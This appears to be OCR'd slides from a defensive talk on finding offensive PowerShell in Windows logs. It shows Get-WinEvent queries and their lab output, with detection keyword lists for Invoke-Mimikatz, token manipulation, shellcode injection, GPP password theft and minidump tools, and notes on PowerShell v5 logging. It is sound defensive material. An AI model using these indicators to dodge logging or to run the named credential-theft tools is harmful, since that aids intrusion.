
```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>     Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
        Command Name = Add-Member
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 2484
        User = ADSECLAB\LukeSkywalker
        Shell ID = Microsoft.PowerShell


User Data:


ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
```

Detecting Invoke-Mimikatz

- Event Log Keywords:
  - “System.Reflection”



```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>    Where { $_.Message -like "*$OPSIndicator*" }
>>


   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(New-Object): name="TypeName"; value="S
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="
```



```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational"
>>     Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding(New-Object): name="TypeName"; value="System.Reflection.AssemblyName"
ParameterBinding(New-Object): name="ArgumentList"; value="ReflectedDelegate"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
        Command Name = New-Object
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 2514
        User = ADSECLAB\LukeSkywalker
        Shell ID = Microsoft.PowerShell


User Data:


ParameterBinding(Out-Null): name="InputObject"; value="System.Reflection.Emit.FieldBuil


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
        Command Name = Out-Null
        Command Type = Cmdlet
```

Offensive PowerShell Detection in PS Logs

- Invoke-TokenManipulation:
  - “TOKEN_IMPERSONATE”
  - “TOKEN_DUPLICATE”
  - “TOKEN_ADJUST_PRIVILEGES”
- Invoke-CredentialInjection:
  - “TOKEN_PRIVILEGES”
  - “GetDelegateForFunctionPointer”
- Invoke-DLLInjection
  - “System.Reflection.AssemblyName“
  - “System.Reflection.Emit.AssemblyBuilderAccess“

- Invoke-Shellcode
  - “System.Reflection.AssemblyName“
  - System.Reflection.Emit.AssemblyBuilderAccess
  - “System.MulticastDelegate”
  - “System.Reflection.CallingConventions”
- Get-GPPPassword
  - “System.Security.Cryptography.AesCryptoServiceProvider”
  - “0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4”
  - “Groups.User.Properties.cpassword”
  - “ScheduledTasks.Task.Properties.cpassword”
- Out-MiniDump
  - “System.Management.Automation.WindowsErrorReporting”
  - “MiniDumpWriteDump”


PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts (w/ invocation header)
- Constrained PowerShell
- Antimalware Integration (Win 10)


Windows Management Framework (WMF) version 5 will be available for download: "Later, in Q4 of 2015"

http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx

PowerShell v5 Security: Script Block Logging



```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdABlAC0A
Running Invoke-Mimikatz...
```




Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7
```


Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	6/25/2015 8:30:16 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None

PowerShell v5 Security: System-Wide Transcripts



